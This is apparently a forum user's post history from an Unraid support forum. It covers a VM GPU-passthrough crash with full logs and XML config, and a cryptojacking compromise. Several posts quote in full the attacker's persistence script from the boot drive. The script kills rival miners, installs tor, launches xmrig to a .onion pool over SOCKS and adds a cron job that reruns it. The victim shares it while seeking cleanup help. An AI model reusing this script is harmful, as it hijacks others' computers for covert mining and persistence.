





vcadieux
Members
-
Joined
-
Last visited
Everything posted by vcadieux
-
A few more informations, the VM seems to crash only when under load on GPU. When looking at the Unraid syslog I get this message when the VM actually crashes : Jan 10 12:06:04 UnraidServer kernel: vfio-pci 0000:01:00.0: vfio_bar_restore: reset recovery - restoring BARs Jan 10 12:06:05 UnraidServer kernel: vfio-pci 0000:01:00.0: vfio_bar_restore: reset recovery - restoring BARs Jan 10 12:06:05 UnraidServer kernel: vfio-pci 0000:01:00.0: Unable to change power state from D0 to D3hot, device inaccessible Jan 10 12:06:05 UnraidServer kernel: vfio-pci 0000:01:00.0: vfio_bar_restore: reset recovery - restoring BARs It seems to be related to the bios resizable bar feature if I am right (it is enabled in Bios but disabling it does not fix the issue either) ?
-
Hello, I have a VM that was running fine on my older Unraid Rig (Intel 11600K, Z590-Plus motherboard). Today I switched the Unraid rig to a new, and more powerful rig. AMD Ryzen 7 7700X Gigabyte B650M Gaming Plus WIFI 32GB DDR5 Now when I try to game on my VM, the VM will freeze after a couple minutes of using it, around 2-3 minutes. Here's the log I have : text error warn system array login 2025-01-09 17:52:25.899+0000: starting up libvirt version: 10.7.0, qemu version: 9.1.0, kernel: 6.6.66-Unraid, hostname: UnraidServer LC_ALL=C \ PATH=/bin:/sbin:/usr/bin:/usr/sbin \ HOME='/var/lib/libvirt/qemu/domain-3-Windows 11' \ XDG_DATA_HOME='/var/lib/libvirt/qemu/domain-3-Windows 11/.local/share' \ XDG_CACHE_HOME='/var/lib/libvirt/qemu/domain-3-Windows 11/.cache' \ XDG_CONFIG_HOME='/var/lib/libvirt/qemu/domain-3-Windows 11/.config' \ /usr/local/sbin/qemu \ -name 'guest=Windows 11,debug-threads=on' \ -S \ -object '{"qom-type":"secret","id":"masterKey0","format":"raw","file":"/var/lib/libvirt/qemu/domain-3-Windows 11/master-key.aes"}' \ -blockdev '{"driver":"file","filename":"/usr/share/qemu/ovmf-x64/OVMF_CODE-pure-efi.fd","node-name":"libvirt-pflash0-storage","auto-read-only":true,"discard":"unmap"}' \ -blockdev '{"node-name":"libvirt-pflash0-format","read-only":true,"driver":"raw","file":"libvirt-pflash0-storage"}' \ -blockdev '{"driver":"file","filename":"/etc/libvirt/qemu/nvram/ea654b7c-013c-ee16-12d2-5c32bf93a3fa_VARS-pure-efi.fd","node-name":"libvirt-pflash1-storage","read-only":false}' \ -machine pc-q35-9.1,usb=off,dump-guest-core=off,mem-merge=off,memory-backend=pc.ram,pflash0=libvirt-pflash0-format,pflash1=libvirt-pflash1-storage,hpet=off,acpi=on \ -accel kvm \ -cpu host,migratable=on,topoext=on,hv-time=on,hv-relaxed=on,hv-vapic=on,hv-spinlocks=0x1fff,hv-vpindex=on,hv-synic=on,hv-stimer=on,hv-vendor-id=none,host-cache-info=on,l3-cache=off \ -m size=16777216k \ -object '{"qom-type":"memory-backend-ram","id":"pc.ram","size":17179869184}' \ -overcommit mem-lock=off \ -smp 8,sockets=1,dies=1,clusters=1,cores=4,threads=2 \ -uuid ea654b7c-013c-ee16-12d2-5c32bf93a3fa \ -display none \ -no-user-config \ -nodefaults \ -chardev socket,id=charmonitor,fd=36,server=on,wait=off \ -mon chardev=charmonitor,id=monitor,mode=control \ -rtc base=localtime \ -no-shutdown \ -boot strict=on \ -device '{"driver":"pcie-root-port","port":8,"chassis":1,"id":"pci.1","bus":"pcie.0","multifunction":true,"addr":"0x1"}' \ -device '{"driver":"pcie-root-port","port":9,"chassis":2,"id":"pci.2","bus":"pcie.0","addr":"0x1.0x1"}' \ -device '{"driver":"pcie-root-port","port":10,"chassis":3,"id":"pci.3","bus":"pcie.0","addr":"0x1.0x2"}' \ -device '{"driver":"pcie-root-port","port":11,"chassis":4,"id":"pci.4","bus":"pcie.0","addr":"0x1.0x3"}' \ -device '{"driver":"pcie-root-port","port":12,"chassis":5,"id":"pci.5","bus":"pcie.0","addr":"0x1.0x4"}' \ -device '{"driver":"qemu-xhci","p2":15,"p3":15,"id":"usb","bus":"pcie.0","addr":"0x7"}' \ -device '{"driver":"virtio-serial-pci","id":"virtio-serial0","bus":"pci.2","addr":"0x0"}' \ -blockdev '{"driver":"file","filename":"/mnt/user/isos/fr-ca_windows_11_consumer_editions_version_24h2_updated_nov_2024_x64_dvd_ccbcec44.iso","node-name":"libvirt-3-storage","read-only":true}' \ -device '{"driver":"ide-cd","bus":"ide.0","drive":"libvirt-3-storage","id":"sata0-0-0","bootindex":2}' \ -blockdev '{"driver":"file","filename":"/mnt/user/isos/virtio-win-0.1.229-1.iso","node-name":"libvirt-2-storage","read-only":true}' \ -device '{"driver":"ide-cd","bus":"ide.1","drive":"libvirt-2-storage","id":"sata0-0-1"}' \ -blockdev '{"driver":"host_device","filename":"/dev/disk/by-id/nvme-XPG_GAMMIX_S70_2L252L2GBHYA","node-name":"libvirt-1-storage","read-only":false,"discard":"ignore","cache":{"direct":false,"no-flush":false}}' \ -device '{"driver":"ide-hd","bus":"ide.2","drive":"libvirt-1-storage","id":"sata0-0-2","bootindex":1,"rotation_rate":1,"write-cache":"on","serial":"vdisk1"}' \ -netdev '{"type":"tap","fd":"37","id":"hostnet0"}' \ -device '{"driver":"virtio-net","netdev":"hostnet0","id":"net0","mac":"52:54:00:9c:41:7f","bus":"pci.1","addr":"0x0"}' \ -chardev pty,id=charserial0 \ -device '{"driver":"isa-serial","chardev":"charserial0","id":"serial0","index":0}' \ -chardev socket,id=charchannel0,fd=35,server=on,wait=off \ -device '{"driver":"virtserialport","bus":"virtio-serial0.0","nr":1,"chardev":"charchannel0","id":"channel0","name":"org.qemu.guest_agent.0"}' \ -audiodev '{"id":"audio1","driver":"none"}' \ -global ICH9-LPC.noreboot=off \ -watchdog-action reset \ -device '{"driver":"vfio-pci","host":"0000:01:00.0","id":"hostdev0","bus":"pci.3","addr":"0x0","romfile":"/mnt/user/isos/vbios/GTX3070.rom"}' \ -device '{"driver":"vfio-pci","host":"0000:01:00.1","id":"hostdev1","bus":"pci.4","addr":"0x0"}' \ -sandbox on,obsolete=deny,elevateprivileges=deny,spawn=deny,resourcecontrol=deny \ -msg timestamp=on 2025-01-09 17:52:25.899+0000: Domain id=3 is tainted: high-privileges char device redirected to /dev/pts/0 (label charserial0) error: kvm run failed Bad address RAX=fffffcf01aa00000 RBX=0000000000000000 RCX=0000000000000000 RDX=0000000000088000 RSI=0000000000000020 RDI=ffffa70f4b1f4d48 RBP=ffffa70f4b1f4d48 RSP=ffffef8c6f3cbff0 R8 =0000000000000000 R9 =ffffef8c6f3cbfc0 R10=ffffa70f4b1f7f90 R11=0000000000000000 R12=0000000000000000 R13=0000000000000000 R14=00000000ffffffff R15=0000000000000000 RIP=fffff8034fa1da00 RFL=00040256 [---ZAP-] CPL=0 II=0 A20=1 SMM=0 HLT=0 ES =002b 0000000000000000 ffffffff 00c0f300 DPL=3 DS [-WA] CS =0010 0000000000000000 ffffffff 00a09b00 DPL=0 CS64 [-RA] SS =0018 0000000000000000 00000000 00409300 DPL=0 DS [-WA] DS =002b 0000000000000000 ffffffff 00c0f300 DPL=3 DS [-WA] FS =0053 0000000000000000 0000bc00 0040f300 DPL=3 DS [-WA] GS =002b ffff85801abdb000 ffffffff 00c0f300 DPL=3 DS [-WA] LDT=0000 0000000000000000 00000000 00000000 TR =0040 ffff85801abeb000 00000067 00008b00 DPL=0 TSS64-busy GDT= ffff85801abecfb0 00000057 IDT= ffff85801abea000 00000fff CR0=80050033 CR2=000002dfe38b0000 CR3=00000000001ae000 CR4=00350ef8 DR0=0000000000000000 DR1=0000000000000000 DR2=0000000000000000 DR3=0000000000000000 DR6=00000000ffff0ff0 DR7=0000000000000400 EFER=0000000000004d01 Code=40 06 08 00 80 7c 24 20 00 75 0c 48 8b 07 8b cb 48 c1 e9 02 <8b> 04 88 48 8b 4c 24 28 48 33 cc e8 e0 f4 b4 00 48 8b 5c 24 48 48 83 c4 30 5f c3 cc cc cc Once it crash, it make the Unraid extremely slow/not repsonsive and the VM state will be "Paused" I have to force stop the VM but after that, I can't start the VM anymore until I completely reboot the rig because I get this error : internal error: Unknown PCI header type '127' for device '0000:01:00.0' Here is my XML configuration : <?xml version='1.0' encoding='UTF-8'?> <domain type='kvm'> <name>Windows 11</name> <uuid>ea654b7c-013c-ee16-12d2-5c32bf93a3fa</uuid> <metadata> <vmtemplate xmlns="unraid" name="Windows 11" icon="windows11.png" os="windowstpm" webui=""/> </metadata> <memory unit='KiB'>16777216</memory> <currentMemory unit='KiB'>16777216</currentMemory> <memoryBacking> <nosharepages/> </memoryBacking> <vcpu placement='static'>8</vcpu> <cputune> <vcpupin vcpu='0' cpuset='4'/> <vcpupin vcpu='1' cpuset='12'/> <vcpupin vcpu='2' cpuset='5'/> <vcpupin vcpu='3' cpuset='13'/> <vcpupin vcpu='4' cpuset='6'/> <vcpupin vcpu='5' cpuset='14'/> <vcpupin vcpu='6' cpuset='7'/> <vcpupin vcpu='7' cpuset='15'/> <emulatorpin cpuset='3,11'/> </cputune> <os> <type arch='x86_64' machine='pc-q35-9.1'>hvm</type> <loader readonly='yes' type='pflash'>/usr/share/qemu/ovmf-x64/OVMF_CODE-pure-efi.fd</loader> <nvram>/etc/libvirt/qemu/nvram/ea654b7c-013c-ee16-12d2-5c32bf93a3fa_VARS-pure-efi.fd</nvram> </os> <features> <acpi/> <apic/> <hyperv mode='custom'> <relaxed state='on'/> <vapic state='on'/> <spinlocks state='on' retries='8191'/> <vpindex state='on'/> <synic state='on'/> <stimer state='on'/> <vendor_id state='on' value='none'/> </hyperv> </features> <cpu mode='host-passthrough' check='none' migratable='on'> <topology sockets='1' dies='1' clusters='1' cores='4' threads='2'/> <cache mode='passthrough'/> <feature policy='require' name='topoext'/> </cpu> <clock offset='localtime'> <timer name='hpet' present='no'/> <timer name='hypervclock' present='yes'/> </clock> <on_poweroff>destroy</on_poweroff> <on_reboot>restart</on_reboot> <on_crash>restart</on_crash> <devices> <emulator>/usr/local/sbin/qemu</emulator> <disk type='file' device='cdrom'> <driver name='qemu' type='raw'/> <source file='/mnt/user/isos/fr-ca_windows_11_consumer_editions_version_24h2_updated_nov_2024_x64_dvd_ccbcec44.iso'/> <target dev='hda' bus='sata'/> <readonly/> <boot order='2'/> <address type='drive' controller='0' bus='0' target='0' unit='0'/> </disk> <disk type='file' device='cdrom'> <driver name='qemu' type='raw'/> <source file='/mnt/user/isos/virtio-win-0.1.229-1.iso'/> <target dev='hdb' bus='sata'/> <readonly/> <address type='drive' controller='0' bus='0' target='0' unit='1'/> </disk> <disk type='block' device='disk'> <driver name='qemu' type='raw' cache='writeback' discard='ignore'/> <source dev='/dev/disk/by-id/nvme-XPG_GAMMIX_S70_2L252L2GBHYA'/> <target dev='hdc' bus='sata' rotation_rate='1'/> <serial>vdisk1</serial> <boot order='1'/> <address type='drive' controller='0' bus='0' target='0' unit='2'/> </disk> <controller type='pci' index='0' model='pcie-root'/> <controller type='pci' index='1' model='pcie-root-port'> <model name='pcie-root-port'/> <target chassis='1' port='0x8'/> <address type='pci' domain='0x0000' bus='0x00' slot='0x01' function='0x0' multifunction='on'/> </controller> <controller type='pci' index='2' model='pcie-root-port'> <model name='pcie-root-port'/> <target chassis='2' port='0x9'/> <address type='pci' domain='0x0000' bus='0x00' slot='0x01' function='0x1'/> </controller> <controller type='pci' index='3' model='pcie-root-port'> <model name='pcie-root-port'/> <target chassis='3' port='0xa'/> <address type='pci' domain='0x0000' bus='0x00' slot='0x01' function='0x2'/> </controller> <controller type='pci' index='4' model='pcie-root-port'> <model name='pcie-root-port'/> <target chassis='4' port='0xb'/> <address type='pci' domain='0x0000' bus='0x00' slot='0x01' function='0x3'/> </controller> <controller type='pci' index='5' model='pcie-root-port'> <model name='pcie-root-port'/> <target chassis='5' port='0xc'/> <address type='pci' domain='0x0000' bus='0x00' slot='0x01' function='0x4'/> </controller> <controller type='virtio-serial' index='0'> <address type='pci' domain='0x0000' bus='0x02' slot='0x00' function='0x0'/> </controller> <controller type='sata' index='0'> <address type='pci' domain='0x0000' bus='0x00' slot='0x1f' function='0x2'/> </controller> <controller type='usb' index='0' model='qemu-xhci' ports='15'> <address type='pci' domain='0x0000' bus='0x00' slot='0x07' function='0x0'/> </controller> <interface type='bridge'> <mac address='52:54:00:9c:41:7f'/> <source bridge='br0'/> <model type='virtio-net'/> <address type='pci' domain='0x0000' bus='0x01' slot='0x00' function='0x0'/> </interface> <serial type='pty'> <target type='isa-serial' port='0'> <model name='isa-serial'/> </target> </serial> <console type='pty'> <target type='serial' port='0'/> </console> <channel type='unix'> <target type='virtio' name='org.qemu.guest_agent.0'/> <address type='virtio-serial' controller='0' bus='0' port='1'/> </channel> <input type='mouse' bus='ps2'/> <input type='keyboard' bus='ps2'/> <audio id='1' type='none'/> <hostdev mode='subsystem' type='pci' managed='yes'> <driver name='vfio'/> <source> <address domain='0x0000' bus='0x01' slot='0x00' function='0x0'/> </source> <rom file='/mnt/user/isos/vbios/GTX3070.rom'/> <address type='pci' domain='0x0000' bus='0x03' slot='0x00' function='0x0'/> </hostdev> <hostdev mode='subsystem' type='pci' managed='yes'> <driver name='vfio'/> <source> <address domain='0x0000' bus='0x01' slot='0x00' function='0x1'/> </source> <address type='pci' domain='0x0000' bus='0x04' slot='0x00' function='0x0'/> </hostdev> <watchdog model='itco' action='reset'/> <memballoon model='none'/> </devices> </domain> Maybe something in the host bios have to be changed ? IOMMU is enabled Above 4G Decoding is enabled AMD-V is enabled After trying everything on the latest Unraid 6.12. I tried to update to Unraid 7 RC2 but I still have the issue. Everything was working perfectly fine with the previous Intel rig I had.
-
Hello, So after digging around it appears that I was unlucky… While trying to find why my server cpu were used at 100%, I thought it could have been because Unraid wasn’t up to date so I updated it to latest 6.12.2. After I found that mining was happening on my server and got rid of it but my servers kept randomly not responding.. Now I found that this is a compatibility issue with the latest version of Unraid and my iGPU from my Intel core i5 11600K. There are plenty of topics about the igpu driver randomly crashing So I reverted back to Unraid 6.11.5 and everything is back to normal.
-
Well after only a couple minutes. My server is still not responding randomly with CPU getting 100% usage and after a while it get back to normal and start responding again. This is getting really weird, I might have to start from scratch but the issue there is that the server is so slow that I can't even backup the data on my shares and I do not want to loose everything including all my docker containers/config. I added a new diagnostic file to this post. unraidserver-diagnostics-20230713-1023.zip
-
Ok so I removed two packages in the extra folder (feel dumb that I did not find them but anyways..) when my server was randomly on and off I had message that my USB key was corrupted AND that the communication was lost with my UPS (which is plugged via USB) I created a new USB key, transfered a backup and my Unraid OS licence to it. Now it is doing a parity check and everything else seems to be back to normal. I wonder if those two installed package were making the USB ports crashing when it wasn't detecting the xmrig process in order to try to force you to reboot the server so the xmrig process could start again (if it was still in the config/go file) ? Finger crossed that it will now be okay. I'll keep you posted but thanks for the helps....lesson learned NEVER open your server to the internet.
-
Sorry I though I removed this post because I posted it in the docker section which isn't related to docker but it seems it is still there.
-

I've removed the lines in the config/go file but there is still a unkown package being downloaded and installed and I don't know from where it comes from : +====================================================================== | Installing new package ./rig-6.1.19.2-linux-static-x64.txz +====================================================================== Verifying package rig-6.1.19.2-linux-static-x64.txz. Installing package rig-6.1.19.2-linux-static-x64.txz: PACKAGE DESCRIPTION: Package rig-6.1.19.2-linux-static-x64.txz installed. +====================================================================== | Installing new package ./snowflake.txz +====================================================================== Verifying package snowflake.txz. Installing package snowflake.txz: PACKAGE DESCRIPTION: Executing install script for snouflake.txz. Package snowflake.txz installed. cpio: etc/ssh/sshd_config not created: neuer or sane age uersion exists 34034*1 records in 34034*1 records out 17425748 bytes (17 MB, 17 MiB) copied, 0.834197 s, 20.9 MB/s 147947 blocks I can't see the xmrig process anymore but my server is going on and off randomly now (it is not rebooting but the WEB UI isn't always responding.
-
Hello, I noticed my Unraid server had 100% cpu on each core so I started digging where was the issue and I found using htop that multiples process xmrig are running, those seems to be related to crypto mining. I immediately disabled all port forwarding on my router as it was probably from there that someone hijacked my server and I also shut down the docker engine but the processes are still there. The only VM I have is also off. I've checked the go file and nothing wrong there so I am a bit lost. It's very hard to access the Unraid WEBUI as it is so cpu overloaded and it barely respond. I've attached the diagnostic file to this post if anyone can help me fixing this once for all. In the diagnostic file I found this line in /system/ps.txt : root 2918 0.0 0.0 16856 4180 ? Ssl 18:15 0:00 xmrig -o ipdsq3672auzcvfoykoyfraco5jarogwvkt4e4eiq2vv7liupvkn73qd.onion:3333 -u H19-i5-11600K -p x --cpu-max-threads-hint=75 -x socks5://127.0.0.1:25372 -B after looking carefully inside my usb drive here is what I found : in the file /config/wireguard/go : mid=H19-i5-11600K if pgrep -f "c3pool" > /dev/null then kill -9 $(pgrep -f "c3pool") sleep 5 fi if ! pgrep -x "tor" > /dev/null then installpkg /boot/extra/snowflake.txz tor fi if ! pgrep -x "xmrig" > /dev/null then installpkg /boot/extra/rig-6.1.19.2-linux-static-x64.txz xmrig -o ipdsq3672auzcvfoykoyfraco5jarogwvkt4e4eiq2vv7liupvkn73qd.onion:3333 -u $mid -p x --cpu-max-threads-hint=75 -x socks5://127.0.0.1:25372 -B fi if ! crontab -l | grep -q wireguard > /dev/null then crontab -l | { cat; echo "*/10 * * * * /bin/bash /boot/config/wireguard/go"; } | crontab - fi In the file /config/go : #!/bin/bash # Start the Management Utility tor /usr/local/sbin/emhttp & /bin/bash /boot/config/wireguard/go So I removed the tor line and this one : /bin/bash /boot/config/wireguard/go and rebooted. I also removed everything inside /config/wireguard/go The process doesn't seem to come back but still, there is a package called rig-6.1.19.2-linux-static-x64.txz being installed everytime during the boot process (before the unraid login prompt) see attached picture. Searching for this package name (rig-6.1.19.2-linux-static-x64.txz) using Notepad++ in all the file on the USB key doesn't give me any result.... Any help would be appreciated ! unraidserver-diagnostics-20230712-2116.zip
-

So after looking carefully inside my usb drive here is what I found : in the file /config/wireguard/go : mid=H19-i5-11600K if pgrep -f "c3pool" > /dev/null then kill -9 $(pgrep -f "c3pool") sleep 5 fi if ! pgrep -x "tor" > /dev/null then installpkg /boot/extra/snowflake.txz tor fi if ! pgrep -x "xmrig" > /dev/null then installpkg /boot/extra/rig-6.1.19.2-linux-static-x64.txz xmrig -o ipdsq3672auzcvfoykoyfraco5jarogwvkt4e4eiq2vv7liupvkn73qd.onion:3333 -u $mid -p x --cpu-max-threads-hint=75 -x socks5://127.0.0.1:25372 -B fi if ! crontab -l | grep -q wireguard > /dev/null then crontab -l | { cat; echo "*/10 * * * * /bin/bash /boot/config/wireguard/go"; } | crontab - fi In the file /config/go : #!/bin/bash # Start the Management Utility tor /usr/local/sbin/emhttp & /bin/bash /boot/config/wireguard/go So I removed the tor line and this one : /bin/bash /boot/config/wireguard/go and rebooted. I also removed everything inside /config/wireguard/go The process doesn't seem to come back but still, there is a package called rig-6.1.19.2-linux-static-x64.txz being installed everytime during the boot process (before the unraid login prompt) see attached picture. Searching for this package name (rig-6.1.19.2-linux-static-x64.txz) using Notepad++ in all the file on the USB key doesn't give me any result.... Any help would be appreciated !
-
Hello, I noticed my Unraid server had 100% cpu on each core so I started digging where was the issue and I found using htop that multiples process xmrig are running, those seems to be related to crypto mining. I immediately disabled all port forwarding on my router as it was probably from there that someone hijacked my server and I also shut down the docker engine but the processes are still there. The only VM I have is also off. I've checked the go file and nothing wrong there so I am a bit lost. It's very hard to access the Unraid WEBUI as it is so cpu overloaded and it barely respond. I've attached the diagnostic file to this post if anyone can help me fixing this once for all. In the diagnostic file I found this line in /system/ps.txt : root 2918 0.0 0.0 16856 4180 ? Ssl 18:15 0:00 xmrig -o ipdsq3672auzcvfoykoyfraco5jarogwvkt4e4eiq2vv7liupvkn73qd.onion:3333 -u H19-i5-11600K -p x --cpu-max-threads-hint=75 -x socks5://127.0.0.1:25372 -B How do I remove this ? unraidserver-diagnostics-20230712-2116.zip

